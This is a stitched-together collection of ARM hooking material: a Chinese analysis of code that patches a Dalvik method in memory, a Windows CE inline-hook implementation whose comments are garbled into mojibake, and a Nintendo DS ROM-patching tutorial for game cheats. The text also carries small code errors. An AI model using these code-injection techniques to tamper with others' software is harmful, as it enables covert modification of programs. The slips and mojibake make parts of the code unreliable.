.text:0000123A  ADDS  R4,  #0x10    ;此时跳过  16  字节的位置找到要修改的位置  insns[1]
```

1）先找到 Ljava/lang/String;和 add 对应的字符串 ID。
2）在找 Ljava/lang/String;字符串对应的类型。
3）通过该类型找到对应的类 Ljava/lang/String;
4）接着寻找该类函数 ADD 对应的 ID
5）之后就找到了上文提到的 DexMethod 结构体
6）通过结构体找到了存放代码的缓冲区
也就是对应了 VTS 中解析到的类，如图 4：

图 4

也就是说该程序就是修改了 Ljava/lang/String;->add 函数代码

最后：

引用:

```
.text:0000124A  MOVS  R1,  R7  ;  len
.text:0000124C  MOVS  R2,  #3  ;  prot
.text:0000124E  ADDS  R0,  #0x10  ;  addr
.text:00001250        BLX    mprotect
.text:00001254  LDR  R1,  =(inject_ptr  -  0x125E)
.text:00001256  MOVS  R0,  R4  ;  dest
.text:00001258  MOVS  R2,  #0xDE  ;  n
.text:0000125A  ADD        R1,  PC
.text:0000125C  LDR  R1,  [R1]  ;  src
.text:0000125E  BLX    memcpy
```

```
.text:00001262  POP  {R2}
.text:00001264  MOV  R8,  R2
.text:00001266  POP  {R4-R7,PC}
.text:00001266  ;  End  of  function  search
```

http://blog.csdn.net/xbalien29/article/details/11969493

ARM inlinehook 小结

```
 #pragma once
/*
PreHook
stmdb sp!, {r3}
; 豃 lr    秈 PostHook ず   琵 PostHook    笵贛      ê
mov r3, pc
add r3, r3, #0x1C
str lr, [r3]
ldmia sp, {r3}
add sp, sp, #4
; call Hook procedure
mov lr, pc
ldr pc, [pc, #0x8]
;
ldr lr, [pc, #0]
mov pc, lr
*/

extern "C"
{
```

```
  DWORD SetKMode(DWORD);
  DWORD SetProcPermissions(DWORD);
}

namespace stools { namespace hook {

  struct HookSturct
  {
    // PreHook
    int    codePrehook[10];
    int    addrRet;
    int    addrHookProc;
    // Original API
    int    codeBegin[4];
    int    codeNop;
    int    addrBackAPI;
  };

  void* HookFunction(void* funcOriginal, void* funcHook)
  {
    int codePreHook[10] = {
      0xe92d0008, 0xe1a0300f, 0xe283301c, 0xe583e000, 0xe89d0008,
      0xe28dd004, 0xe1a0e00f, 0xe59ff008, 0xe59fe000, 0xe1a0f00e
    };

    int codeHook[3] = {0xe59ff000, 0xe1a08008, 0};

    HookSturct* hookObj = new HookSturct;
```

```
CopyMemory(hookObj, codePreHook, 10 * sizeof(int));

hookObj->addrHookProc = (int) funcHook;
hookObj->addrBackAPI = (int) ((int*)funcOriginal + 3);
hookObj->codeBegin[0] = *(int*)funcOriginal;
hookObj->codeBegin[1] = *((int*)funcOriginal + 1);
hookObj->codeBegin[2] = *((int*)funcOriginal + 2);
hookObj->codeBegin[3] = 0xe59ff000;
hookObj->codeNop = 0xe1a08008;

codeHook[2] = (int) hookObj;

SetKMode(TRUE);
if (!SetKMode(TRUE))
  OutputDebugString(L"Failed\n");

MEMORY_BASIC_INFORMATION mbi = {0};
VirtualQuery(funcOriginal, &mbi, sizeof(mbi));

DWORD nProtect = 0;
VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_EXECUTE_READWRITE, &nProtect);

((int*)funcOriginal)[0] = codeHook[0];
((int*)funcOriginal)[1] = codeHook[1];
((int*)funcOriginal)[2] = codeHook[2];

VirtualProtect(mbi.BaseAddress, mbi.RegionSize, nProtect, &nProtect);
```

```
  SetKMode(FALSE);

  return (void*)((int*)hookObj + 12);
 }

 void UnhookFunction(void* funcHandler)
 {
  HookSturct* hookObj = (HookSturct*)((int*)funcHandler - 12);
  int* pFunctionBegin = (int*) (hookObj->addrBackAPI - 12);

  MEMORY_BASIC_INFORMATION mbi = {0};
  VirtualQuery(pFunctionBegin, &mbi, sizeof(mbi));

  DWORD nProtect = 0;
  VirtualProtect(mbi.BaseAddress, mbi.RegionSize, PAGE_EXECUTE_READWRITE, &nProtect);

  pFunctionBegin[0] = hookObj->codeBegin[0];
  pFunctionBegin[1] = hookObj->codeBegin[1];
  pFunctionBegin[2] = hookObj->codeBegin[2];

  VirtualProtect(mbi.BaseAddress, mbi.RegionSize, nProtect, &nProtect);

  delete hookObj;
 }
}}
////////////////////////////////////////////////////////////////////////////////////////////////////
```

将原函数 funcOriginal 起始地址起 3 条 ARM 指令给替换了，替换成 codeHook[0],codeHook[1];codeHook[2];

如此，执行原函数时，其实会从 codeHook[0]的地址处开始执行我们修改过的代码，codeHook[0]的 3 条 ARM 指令分别是：

第一步：

0xe59ff000, ldr pc, [pc, #0] ; 跳转到 hookobj 处开始执行

; (ARM 模式下,由于采用多级流水线结构,PC 实际值为当前指令地址+8,

; 后边用 pc 寻址的指令都是这样计算的)

0xe1a08008, 同 nop

hookObj --> 起始 10*4 存放了 10 条指令(codePrehook[10])

第二步:

1. stmdb sp!, {r3} ; 将 r3 压入栈中,保存 r3 因为后边要修改 r3,栈顶指针-1;
2. mov r3, pc ; 将 4 指令所在地址赋给 r3
3. add r3, r3, #0x1C ; 将 r3 加上 0x1c 即从 4 指令所在地址往下 7 条指令,即就是 hookObj->addrRet 赋给 r3
4. str lr, [r3] ; 将调用原函数的返回地址存入 hookObj->adRet 中
5. ldmia sp, {r3} ; 从栈中取出之前保存的 r3
6. add sp, sp, #4 ; 平衡调用栈,还原调用栈更好听

; call Hook procedure

7. mov lr, pc ; 将返回地址存入 lr 中
8. ldr pc, [pc, #0x8] ; 将 10 指令所在地址往下 2 条指令处的内容赋给 pc,

; !!!@@@@ 即 PC 跳到 hookObj->addrHookProc-->我们自定义的 hook 函数

9. ldr lr, [pc, #0] ; 执行完我们自定的 hook 函数后就会返回到这了,

; 此处将当前指令往下 2 条指令出的内容即 hookObj->addrRet 取出赋给 lr,即还原原先调用者的返回地址

10. mov pc, lr ; 跳到原调用者的返回地址去

把后边的内存也列出来方便大家看

11. hookObj->addrRet
12. hookObj->addrHookProc

上边 !!!@@@@ 处的执行也提一下：

HookFunction 的返回地址是(void*)((int*)hookObj + 12);-->即 hookObj->codeBegin[4]这个地址;
跳转到我们自定义的 hook 函数中，例子中的代码执行的是 g_proc，即 hookObj->codeBegin 处的指令；
hookObj->codeBegin[0] = *(int*)funcOriginal;
hookObj->codeBegin[1] = *((int*)funcOriginal + 1);
hookObj->codeBegin[2] = *((int*)funcOriginal + 2);
hookObj->codeBegin[3] = 0xe59ff000; --> ldr pc, [pc, #0]
hookObj->codeNop = 0xe1a08008; --> 类似 nop
即执行的是之前备份的原函数的前 3 条指令，执行完这 3 条后，hookObj->codeBegin[3]处的指令其实就是跳到后边第二条指令开始执行，如此就相当于完整地执行了原函数。

至于 UnhookFunction 函数其实就是将原先保存的 3 条指令还原回去。
http://laokaddk.blog.51cto.com/368606/1160387

cracker's DS Hooking Tutorial

This document is best viewed in Firefox

Preface

I am creating this tutorial for those who are wanting to learn how to hack into DS games but have no idea where to begin. I released tutorials a while ago but they relied on some very poor hacks that - rather than hooked code to jump to a function properly - destroyed opcodes (which, obviously, could many times cause bad effects). I have learned a vast amount of information since then so I want to share my improved knowledge with everyone interested.
-- cracker

What's needed

text editor (notepad is fine)
a calculator capable of hex mode
ARM ASM kit
Hex editor
ARM7Fixa
ARM7extractor
DSATM *(not required but recommended for the DEADBEEF function)*

Terminology

asm
: Short for assembly language. It is the lowest level language. Thus it is very fast to execute but hard to do even simple functions in comparison to high level languages (C/++, BASIC, VB, Pascal, etc). This tutorial relies soley upon it so you need to know it already or be a quick learner.

arbitrary code
: Custom code that is injected into a program/game. Or simply a 'hack'.

ARM7
: The lesser of the two DS CPUs. It's usual duties include reading the input (buttons and touchscreen), sound processing, and save functions. It is the better of the two CPUs to hook into since there is a much smaller chance of slowdown or graphics problems since the ARM7's load is usually pretty light in comparison to the ARM9's.

ARM9
: The greater of the two DS CPUs. It's usual duties include graphics computation/rendering, math computation, controlling the video RAM, etc (everything the ARM7 doesn't do of course).

CPU modes

ARM mode
: 32-bit instruction mode. Instructions are always stored at addresses divisible by 4. *This is the method I like to use for trainers since it has a bigger set of*

opcodes and aligning addresses isn't a concern. It takes more bytes but it's worth it in my opinion.

Thumb mode

16-bit instruction mode. Instructions are always stored at addresses divisible by 2. It makes smaller code than ARM instructions but can only handle a subset of the functions that the ARM mode can handle and aligning can cause problems.

To change to between modes you need to do a bx rx where rx holds the address of the function. If the function is made with Thumb code then you need to OR the address in rx with 0x1, otherwise the CPU will be in ARM mode.

dynamic

can be moved in memory

flags

bits that are set in the CPU (CPSR - current program status register) when a comparison or test is run. They determine the flow of conditional branches or other instructions.

Carry

Negative

o**V**erflow

Zero

Note: There are more flags but they aren't needed for what you will be doing.

hooking

Redirecting the flow of a program so that your code gets executed as if it were part of the program. More often than not this will be during an IRQ call.

IRQ

Interrupt Request.

little endian

16- and 32-bit values are stored backwords in memory. This is the format that ARM CPUs use. ex: 0xAABBCCDD would be stored as DD CC BB AA.

opcode

CPU instruction

registers

CPU registers (r0 ~ r15) - each can hold a 32-bit integer. Some registers are reserved by the CPU for special uses

r13

SP (stack pointer) this is the address of the stack

r14

LR (link return) - when using the bl opcode the address of the next opcode after the subroutine branch is placed in r14 before the branch occurs

r15

PC (program counter) - holds the address of the current opcode to be executed

stack

This is an area in RAM that is used to temporarily store data from registers when it will be destroyed. It is usually written to before a call to a subfunction and restored from after the subfunction returns (or at the beginning/end of a subroutine) but it can be used at any time (ex: when registers are running low).

static

always stored at the same place in memory

Notable opcodes

Note: rx,ry,rz refer to any of the registers - r0~r15

Note: yyy is any number 0~255 - It can also handle *some* values over 255/below 0 if they only have 2 or less non-zero digits that are in a row (usually).

Ex: 0x380, 0xff00, 0xf000 are fine but 0xf01, 0xfff are not

add [rz],rx,ry

adds ry to rx, if rz is omitted then the result is stored in rx

add [rz],rx,#yyy

adds yyy to rx, if rz is omitted then the result is stored in rx

b label|relative address

branch to the address of the label

b rx

branch to the address stored in the register

cmp rx,ry

subtracts ry from rx and sets flags depending on the result - the result isn't stored

cmp rx,#yyy

subtracts yyy from rx and sets flags depending on the result - the result isn't stored

ldr rx,label

loads the value into rx from the address of the label

ldr rx,[ry[,#+/-yyy]]

loads the value stored in the address that ry (plus/minus the option offset) points to into rx, the optional offset can be positive or negative

mov rx,ry

copies the value of ry to rx

mov rx,#yyy

copies yyy to rx

str rx,label

writes the value in rx at the address of the label

str rx,[ry[,#+/-yyy]]

writes the value in rx at the address that ry (plus/minus the option offset) points to, the optional offset can be positive or negative

tst rx,ry

ANDs ry with rx, sets the Z flag if they are equal

tst rx,#yyy

ANDs yyy with rx, sets the Z flag if they are equal

teq rx,ry

XORs (EORs) ry with rx, sets the Z flag if the result is 0, sets the N flag if it is negative

teq rx,#yyy

XORs (EORs) yyy with rx, sets the Z flag if the result is 0, sets the N flag if it is negative

Conditionals can be added to almost any opcode

cc - the result of an ADD or OR fits in a 32-bit number

cs - the result of an ADD or OR doesn't fit in a 32-bit number

lt - the first parameter is less than the second

le - the first parameter is less than or equal to the second

gt - the first parameter is greater than the second

ge - the first parameter is greater than or equal to the second

eq - the result of a CMP, SUB, MUL, OR, etc. where the result is 0 or FALSE

ne - the result of a CMP, SUB, MUL, OR, etc. where the result is non-0 or TRUE

Note: There are more but these are most commonly occurring.

ldr and str are 32-bit commands but can optionally use 8- or 16-bit

b - byte (8-bit)

h - halfword (16-bit)

ex: ldrb r0,[r1,#+0x20]

ex: streqh r3,[r2,#-0x10]

*Note: It can also handle *some* values over 255 if they only have 2 or less non-zero digits that are in a row. ex: 0x380, 0xff00, 0xf000 are fine but 0xf01, 0xfff are not

For a complete list of opcodes see this

Hooking by replacing opcodes

Make sure that whichever method you use that you don't destroy registers that contain useful data!

Places to hook are where any of the following won't get overwritten:

add rx,r15,(ry|value)

ldr rx,=xxxxxxxx

b[yy] rx|address

Static Hooking

Method 1

This is a simple method of redirecting the flow of a program with only replacing one opcode and destroying no registers.

```
@0x2380000
        b 0x23B0000
@0x23B0000
        stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
        ;@ Start of your load function
        ...
        ;@ End of your load function
        ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
        mov r12,#0x4000000 ;@ Patch in overwritten opcode
        b 0x2380004 ;@ Return jump
```

Method 2

Copy the two opcode at 0x2380000-4 for later

Let's say that your code is located at 0x23B0000

```
@0x2380000 - Replace the two original opcodes
        ldr r15,[r15,#-0x4]
        .long 0x23B0000
```

Of course this means you need to copy the two opcodes that get overwritten by your jump hack

```
@0x23B0000
        stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
        ;@ Start of your load function
```

```
...
;@ End of your load function
ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
mov r12,#0x4000000 ;@ Patch in overwritten opcodes
str r12,[r12,#0x208]
ldr r15,[r15,#-0x4] ;@ Return jump
.long 0x2380008
```

Dynamic hooking

Method 1

This is a good method to use in cases where the code may/will be moved around in memory. The downside is that it requires more space.
Note: Although it is highly unlikely, be sure that r14 isn't needed because it will be destroyed obviously.

```
@0x2387280
    add r14,r15,#0x4 ;@ r14=0x238000C
    ldr r15,[r15,#-0x4]
    .long 0x23B0000
@0x23B0000
    stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
    ;@ Start of your load function
    ...
    ;@ End of your load function
    ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
```

```
mov r1,#0x4000000 ;@ Patch in overwritten opcodes
ldr r1,[r1,#0x130]
and r1,r1,#0x80
b r14 ;@ Return jump
```

Method 2

This is also a good method to use in cases where the code may/will be moved around in memory.
Note: Be sure that r0,r14 aren't needed because it they will be destroyed obviously

```
@0x2387280
    ldr r0,[r15] ;@ r0=0x23B0000
    ldr bl r0 ;@ r14=next execution address (0x2387288), branch to address stored in r0
    .long 0x23B0000
@0x23B0000
    stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
    ;@ Start of your load function
    ...
    ;@ End of your load function
    ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
    mov r1,#0x4000000 ;@ Patch in overwritten opcodes
    ldr r1,[r1,#0x130]
    and r1,r1,#0x80
    add r14,#0x4 ;@ needs to be done or a branch back to 0x2380008 will occur (which is the address of your code)
    b r14 ;@ Return jump
```

Executing arbitrary code on boot

Header Hacking

This is a very simple hack to perform. All that needs to be done is to change the addresses to those where your arbitrary code resides. Then just load the original execution address into the PC (r15) to execute the game as normal.

*Note that you may need to fix the CRC16 @ 0x15E (calculated from 0x0-0x15D with start value of 0xFFFF) for some cards to run it

ARM9 Execution Address

Located at 0x24

Default - 0x2000800

ARM7 Execution Address

Located at 0x34

Default - 0x2380000

Note: Not all flash carts will use the execution address from the header so the alternative method to running your code on boot is more proper. They may blindly start code execution -- ARM9 code at 0x2000800 and ARM7 code at 0x2380000 which will result in your code never being run.

ex:

Place your ASM code at the end of the ARM7 binary

Change the ARM7 execution address to that address at 0x24 (stored backwards)

At the end of your code jump to the real start:

```
ldr r15,[r15,-0x4]
.long 0x2380000
```

ARM7/9 Bin Hacks

Here is the standard startup code for the ARM7:

```
mov r12,#0x4000000
str r12,[r12,#0x208]
ldr r1,=0x2380xxx
```

Notice that only the first two opcodes can be overwritten because the third is a bad code to patch over. *Actually you could work around it by loading 0x23801E8 into r1 before returning but it would just waste space since we know the code is always at the same spot.* So just use one of the static hooking methods

IRQ hooking

ARM7

0x380FFFC acts as a register. It is reserved for the the address of IRQs.
To find the IRQ handlers' address search for 0x380FFFC (backwards in a hex editor of course) and the next 4 bytes are the address (also backwards) will be the IRQ address. Usually the first IRQ address you find will be the one that is always used in-game. Rarely the second address you find will be the one you need.
To do this hack it is just a simple matter of redirection. Replace the address with that of your function's and then make a jump to the real IRQ handler at the end.
Ex:

```
@2380108
        0x380FFFC
        0x37FB488 ;@ replace with 0x23B0000
```

The address where the IRQ handler code is copied from is stored at 36 bytes before the occurance of 0x380FFFC (0x23800E4 in this case).

```
@23B0000
        stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
```

```
;@ Start of your function
...
;@ End of your function
ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
ldr r15,[r15,#-0x4] ;@ jump to IRQ handler
.long 0x37FB488
```

ARM9

To find the IRQ handlers' address search for 0xFFFF0000 (backwards of course) and then go 8 bytes. If the value there is in the 0x1FF0000-0x1FFFFFF (also backwards) range then that will be the IRQ address. Usually the first IRQ address you find will be the one that is always used in-game. Rarely the second address you find will be the one you need.
To do this hack it is just a simple matter of redirection. Replace the address with that of your function's and then make a jump to the real IRQ handler at the end.
Ex:

```
@2000848
    0x1FF8000 ;@ replace with 0x23B0000
    0x2000A64 ;@ address where the IRQ handler code is copied from
    0xFFFF0000
@23B0000
    stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
    ;@ Start of your function
    ...
    ;@ End of your function
    ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
    ldr r15,[r15,#-0x4] ;@ jump to IRQ handler
    .long 0x1FF8000
```

Other Hooking

Occassionally there will be times where the memory you want to alter is buried under pointers. For these times you may want to hook directly in the code that has the pointers already set to access the address you need. You can use one of the execution at boot methods or dynamic methods to hook into depending upon if the code moves around or not and/or how many opcodes are available to be safely overwritten.

Ex:

Say we want to alter the coordinates that the playable character is located at. Using a debugger we find the code that changes the X coordinate when you press left:

```
@20087FC
        ldrh r0,[r3,+r4]
        cmp r2,#0x1 ;@move left?
        subs r0,#0x5
        movlt r0,#0x0
        strh r0,[r3,+r4]
        mov r5,#0x0
```

Using a static hook

```
@20087FC
        b 0x237FC00
        cmp r2,#0x1 ;@move left?
        subeqs r0,#0x5
        movlt r0,#0x0
        strh r0,[r3,+r4]
        mov r5,#0x0
```

```
@237FC00
        stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
        ;@ Start of your function
        ...
        mov r0,#0x0
        strh r0,[r3,+r4]
        ...
        ;@ End of your function
        ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
        ldrh r0,[r3,+r4] ;@ Patch in overwritten opcode
        b 0x2008800 ;@ jump back
```

Using a dynamic hook

```
@20087FC
        add r5,r15,#0x4 ;@ r5 = 2008008 (return address)
        ldr r15,[r15,#-0x4]
        .long 0x237FC00
        movlt r0,#0x0
        strh r0,[r3,+r4]
        mov r5,#0x0 ;@ note that r5 is safe to destroy before this opcode
@237FC00
        stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
        ;@ Start of your function
        ...
        mov r0,#0x0
```

```
strh r0,[r3,+r4]
...
;@ End of your function
ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
ldrh r0,[r3,+r4] ;@ Patch in overwritten opcodes
cmp r2,#0x1
subeqs r0,#0x5
b r5 ;@ jump back
```

Thumb mode hooking

In some games you may find that you need to hook into the Thumb code. It is very similar to hooking into an ARM function but with some additional rules. To set up the jump 4 Thumb commands will be destroyed (2 for jumping and 2 for the address to jump to). The address must be aligned to an address divisible by 4. Additionally, you **must** use a bx command to jump to your function if it is in ARM code since loading a value into r15 directly doesn't switch between CPU modes.
Ex:

```
@37FFB20
    ldr r0,[r1]
    cmp r0,#0x0
    blt 0x37FFB3C
    mov r2,#0x5
    sub r0,r2
    str r0,[r1]
    add r1,#0xFC
    ldr r0,[r1]
    mov r4,#0x8
```

Notice that there is a branch statement at 0x37FFB24 that prevents us from placing the code at 0x37FFB20. So then you see 4 opcodes starting at 0x37FFB22 that look like they will work. But then the jump address would be mis-aligned and would be placed at 0x37FFB26. So we move it down one opcode and it looks like 0x37FFB28 will work fine.

The resulting jump patch is:

```
@37FFB20
        ldr r0,[r1]
        cmp r0,#0x0
        blt 0x37FFB3C
        mov r2,#0x5
        ldr r4,[r15,#-0x2]
        bx r4
        .long 0x23FE000
        mov r4,#0x8
```

Notice that r4 is being loaded with a new value right after our hook so we know it is safe to use it for our jump.

```
@23FE000
        stmdb r13!,{r0-r12,r14} ;@ Save registers to stack
        ;@ Start of your function
        ...
        ;@ End of your function
        ldmia r13!,{r0-r12,r14} ;@ Restore registers from stack
        sub r0,r2 ;@ Patch in overwritten opcodes
        str r0,[r1]
        add r1,#0xFC
        ldr r0,[r1]
        ldr r4,[r15]
        bx r4 ;@ jump to IRQ handler
        .long 0x37FFB31 ;@ return address ORed with 1 to switch back to Thumb mode
```

Patching the arm7.bin

Now that you have an understanding of how the hooking methods work we can move on to the final step.
Before you start make sure you have everything needed

Getting set up

Extract armasmkit.rar, arm7fixa.rar, and arm7extractor.rar to the same place
Extract the arm7.bin from the .nds
    Do this by dragging and dropping the .nds onto arm7extractor.exe
Open the .nds in the hex editor
    Go to offset 0x34 and make sure it is 00 00 38 02
    If it isn't then there may be something wrong with your .nds (I have never seen a different ARM7 execution address used)
    Reverse the bytes and write them down (should always be 0x2380000)
    Close the hex editor
Open arm7.bin in the hex editor
    Reverse the first 4 bytes and write them down
    Do the same with the second set of 4 bytes
    These values will be needed to patch up what you will destroy with your code
    Search for FCFF8003
    Go 4 bytes forward
    This is the IRQ address you want to hook into
    Write down the address you are at
    Reverse the bytes and write down the value there (it will be 0x37Fxxxx)
    Search for the next occurance and write down that IRQ address as well
    Go to the end of the arm7.bin

Add 1 to the end address and write this down

It should go without saying that you should have the address you want to write to, etc. already found by using an emulator or from a cheat code. Without this the 'hack' would be useless. Cheat finding is beyond the scope of this article but many tutorials can be found by searching online.

Determining what type of hack is needed

There are 2 types of hacks:

An IRQ hack by itself

A combination of an execution jump hack and an IRQ hack (recommended)

The reason why the combo with a jump hack is recommended is that you can copy all of your code to a safe area in RAM before the game can overwrite it and cause a crash. With the IRQ hack by itself you are only able to place your code between the end of the original ARM7 code and 0x23BFDFF since 0x23BFE00-0x23FFFFF can't be written to at boot.

Standalone IRQ hack

For this example we will be working on Break Em All (U)

When using a standalone IRQ hack you must pad the arm7.bin so that your code (once appended to the arm7.bin) is at the right address. Using any address <0x23B0000 isn't advised since a crash is more likely to occur. It is usually best to store your code as close to the end of memory as possible - 0x23BFA00 is a good place to try. If you need help figuring out where to store your function safely then you can use DSATM to DEADBEEF pad the game so you can run the game in an emulator like iDeaS to find an area in RAM that is never touched.

To resize the the arm7.bin to the right size in the hex editor subtract the address you want to use from the ARM7 execution address

0x23BFA00-0x2380000=0x3FA00

Now subtract the size of the arm7.bin from this

0x3FA00-0x277E0=0x18220 (98848 in decimal)

Now go to the end of the arm7.bin in your hex editor and append that many bytes (use 00 for a value if your hex editor gives you the option)

In frhed the option is under Edit - Append and a decimal value must be used

The end of the arm7.bin should now be 0x3F9FF (if not then something went wrong and you should reload the arm7.bin)

Save a copy of the padded arm7.bin in case you need it later

Now go to the address where you found the first IRQ address

0xF4

Overwrite this address with the address of your code (stored backwards)

08B77F03 > 00FA3B02

Save your new arm7.bin

The only thing left now is our code

We are going to be doing a simple cheat for BEA to give unlimited balls

To do this we must write 0x63 to 0x2145EDE

In code:

```
mov r0,#0x63
ldr r1,balladdress
strb r0,[r1]
balladdress: .long 0x2145EDE
```

But we don't want to leave it like that or else it would try to execute the ball value address as a command so we must jump over it:

```
mov r0,#0x63
ldr r1,balladdress
strb r0,[r1]
b endoffunc
balladdress: .long 0x2145EDE
endoffunc:
```

Now we need to add the code to save and restore the contents of the registers and jump to the real IRQ address

```
.long 0xE92D5FFF ;@ push r0-r12,r14
;@your code start
```

```
mov r0,#0x63
ldr r1,balladdress
strb r0,[r1]
b endoffunc
balladdress: .long 0x2145EDE
endoffunc:
```
;@your code end
.long 0xE8BD5FFF ;@ pop r0-r12,r14
.long 0xE51FF004 ;@ ldr r15,=realirq
.long 0x37FB708 ;@ change to the real IRQ address

Save this code as bea.asm in the same directory as everything you extracted earlier
Drag and drop bea.asm onto assemble.bat
As long as there are no errors with the assembly code bea.bin will be produced. This is the pure assembled binary that has been stripped of any other object code.
Now we append this binary onto the arm7.bin

Use the hex editor to append the bea.bin to the end of arm7.bin and save it as patched-arm7.bin
In frhed it is under File - Insert File
Note: Make sure you have the cursor at the end of the arm7.bin when you append!
Alternatively, you could create a text file with the following text and save it as append.bat.
copy /B arm7.bin+bea.bin patched-arm7.bin
Then run append.bat and patched-arm7.bin should be produced

You should now have patched-arm7.bin in the directory and it will be 260,644 bytes in length
Rename the arm7.bin to old.arm7.bin
Rename patched-arm7.bin to arm7.bin
Drag and drop the original .nds onto arm7fixa.exe and the old arm7.bin will be replaced with our patched version
The final result will be a newly created .nds that is 4,950,376 bytes in length

Don't worry about the 'strange' size. The original has a lot of padding added to it and it isn't needed.

And now the moment of truth... Let's run the game in an emulator and see how we did...

It didn't crash so that's a good sign... Getting into the game... OK there are 99 balls left! Lets lose one to make sure it stays at 99... It did! Success!
If the game runs fine but doesn't seem to be executing your code then the problem is probably that the IRQ address you patched over isn't the one that is being used in-game. So reload the copy of the padded arm7.bin (*you did make a copy didn't you*) and use the second IRQ address you found.

Combination of execution hack and IRQ hack

This method is a little bit trickier to use but it is better for a few reasons:

- Smaller arm7.bin size (neglible)
- No need to resize the arm7.bin with padding and append your code onto it each time you want to try a different RAM address
- Ability to dynamically search for an IRQ in the ARM7 code and hook it at runtime

Once again Break Em All (U) will be the game we are going to use
The first thing we will do is write down the first opcode and then overwrite them with a jump to our code.
We could take the easy way out and assemble a single instruction that would give us the hex code for the jump but that's no fun. To get the hex value all we need to do is take 0xEA000000 ('EA' is hex value for the unconditional branch opcode) and OR it with a value we get from a calculation:

(address our code is at-0x2380000-0x8)/4=
(0x23A77E0-0x2380000-0x8)/4=
0x9DF6
AND this value with 0xFFFFFF to make sure only the least significant 3 bytes get ORed with our opcode
This is only needed for a branch backwards since all branches forward (within a reasonable distance) will be a positive value. It won't hurt either way and I just mention it for completeness.
0xEA000000 OR 0x9DF6 = 0xEA009DF6

Now that we have our branch opcode figured out we overwrite the opcode at 0x2380000 (0x0 of the arm7.bin)

01C3A0E3 > F69D00EA

Now go to the address where you found the first IRQ address

0xF4

Overwrite this address with the address of your code (stored backwards)

08B77F03 > 00FA3B02

Save your new arm7.bin

We can use the same code we used with the standalone IRQ hack and just add some code to copy our function.

```
ldr r3,copylength ;@ r3 = counter of 32-bit ints to copy
ldr r2,destaddress ;@ r2 = destination address
add r1,r15,#(codestart-copyloop-4) ;@ r1 = source address (points to codestart)
copyloop:
ldr r0,[r1],#+0x4 ;@ read a 32-bit int from the source and increase the source pointer
str r0,[r2],#+0x4 ;@ write the int to the destination and increase the destination pointer
subs r3,r3,#0x1 ;@ decrease the counter
bne copyloop ;@ loop until the counter is 0
.long 0xE3A0C301 ;@ Patch in overwritten opcode
ldr r15,returnaddress ;@ jump to the original ARM7 bootup code
destaddress: .long 0x23BFA00
returnaddress: .long 0x2380004
copylength: .long (codeend-codestart)/4 ;@the assembler processes this calculation and replaces it with the result prior to assembling
codestart:
.long 0xE92D5FFF ;@ push r0-r12,r14
;@your code start
mov r0,#0x63
ldr r1,balladdress
strb r0,[r1]
b endoffunc
balladdress: .long 0x2145EDE
endoffunc:
;@your code end
.long 0xE8BD5FFF ;@ pop r0-r12,r14
.long 0xE51FF004 ;@ ldr r15,realirq
realirq: .long 0x37FB708 ;@ change to the real IRQ address
```

codeend:

Put this into a text file and name it bea.asm

Drag and drop bea.asm onto assemble.bat

Assuming everything went well then there should now be bea.bin

If there isn't then there was an error in the source code and you failed at copy/paste

Now we append this binary onto the arm7.bin

Use the hex editor to append the bea.bin to the end of arm7.bin and save it as patched-arm7.bin

In frhed it is under File - Insert File

Note: Make sure you have the cursor at the end of the arm7.bin when you append!

Alternatively, you could create a text file with the following text and save it as append.bat.

copy /B arm7.bin+bea.bin patched-arm7.bin

Then run append.bat and patched-arm7.bin should be produced

You should now have patched-arm7.bin in the directory and it will be 161,844 bytes in length

Rename the arm7.bin to old.arm7.bin

Rename patched-arm7.bin to arm7.bin

Drag and drop the original .nds onto arm7fixa.exe and the old arm7.bin will be replaced with our patched version

The final result will be a newly created .nds that is 4,851,576 bytes in length

Once again we at are the moment of suspense and must run the game in an emulator to see how we did

So far everything seems normal...At the title screen...Entering the game...99 balls...We lose one and...99 balls! Success!

Now that we know how to dynamically copy the cheat function we should learn how to dynamically create the hook

```
mov r3,#0x0 ;@ (only needed if the first IRQ handler doesn't work)
ldr r2,irqreg
ldr r1,searchaddress
searchloop:
ldr r0,[r1],#0x4 ;@ read 32-bit value from the address r1 points to and increments r1 to the next 32-bit value
cmp r0,r2 ;@ did the address hold the IRQ 'register' value?
bne searchloop ;@ if not keep looking
```

```
add r3,#0x1 ;@ increase the number of IRQ 'register' instances found (only needed if the first IRQ handler doesn't work)
cmp r3,#0x1 ;@ is it the right IRQ handler? (only needed if the first IRQ handler doesn't work)
bne searchloop ;@ if it isn't the right IRQ handler then keep looking
ldr r0,[r1] ;@ load the real IRQ handler's address into r0
str r0,realirq ;@ and store it for our handler to use
ldr r2,destaddress ;@ load the address of our function into r2
str r2,[r1] ;@ and overwrite the original handler's address
b donehooking
searchaddress: .long 0x2380000
irqreg: .long 0x380FFFC
donehooking:
ldr r3,copylength ;@ r3 = counter of 32-bit ints to copy
ldr r2,destaddress ;@ r2 = destination address
add r1,r15,#(codestart-copyloop-4) ;@ r1 = source address (points to codestart)
copyloop:
ldr r0,[r1],#+0x4 ;@ read a 32-bit int from the source and increase the source pointer
str r0,[r2],#+0x4 ;@ write the int to the destination and increase the destination pointer
subs r3,r3,#0x1 ;@ decrease the counter
bne copyloop ;@ loop until the counter is 0
.long 0xE3A0C301 ;@ Patch in overwritten opcode
ldr r15,returnaddress ;@ jump to the original ARM7 bootup code
destaddress: .long 0x23BFA00
returnaddress: .long 0x2380004
copylength: .long (codeend-codestart)/4 ;@the assembler processes this calculation and replaces it with the result prior to assembling
codestart:
.long 0xE92D5FFF ;@ push r0-r12,r14
;@your code start
mov r0,#0x63
```

```
ldr r1,balladdress
strb r0,[r1]
b endoffunc
balladdress: .long 0x2145EDE
endoffunc:
;@your code end
.long 0xE8BD5FFF ;@ pop r0-r12,r14
.long 0xE51FF004 ;@ ldr r15,realirq
